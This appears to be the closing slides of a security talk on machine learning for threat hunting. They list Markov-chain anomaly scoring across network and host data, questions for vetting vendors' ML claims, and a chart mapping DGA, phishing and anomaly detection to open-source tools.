@HuntOperator

Recommendations

- Apply Markov chain score to identify outliers
- Pairs best with domain knowledge and filters
- Use for threat hunting

Network	Host
TLS Subject Name Issuer	Filenames
HTTP User Agents	Host names
DNS labels	Registry Keys
TLS Cipher Suites	SQL Queries
TLS Common Name	Command Line

@HuntOperator

Questions for Vendors

The following questions can help validate if a vendor is using machine learning

General

- What type of machine learning? Supervised, Unsupervised?
- Do they perform regression or classification?
- What data sources do they use to train their models?
- What use case are they applying machine learning to?
- How did they select which features to use?

Performance Testing

- What are your precision, recall and F1 scores?
- Do you track True Positive Rates and False Positive Rates (TPR/FPR)
- How do you determine a model is successful?

@HuntOperator


MAY THE DEMO GODS
BE EVER IN YOUR FAVOR

Tool Chart

Use Case	ML Algorithm	Tool
DGA	Random Forrest	Flare
Phishing	Logistic Regression	Streaming Phish
Anomaly Detection	Markov Chains	Flare or freq.py

Flare: https://github.com/austin-taylor/flare
Streaming Phish: https://github.com/wesleyraptor/streamingphish
Freq.py: https://github.com/MarkBaggett/freq

Summary

- Machine Learning Overview
- Applied Machine Learning to Use Cases
  - DGA, Phishing, Anomaly Detection
- Questions for Vendors
- Demo

Questions?

Thank you!

www.austintaylor.io

@HuntOperator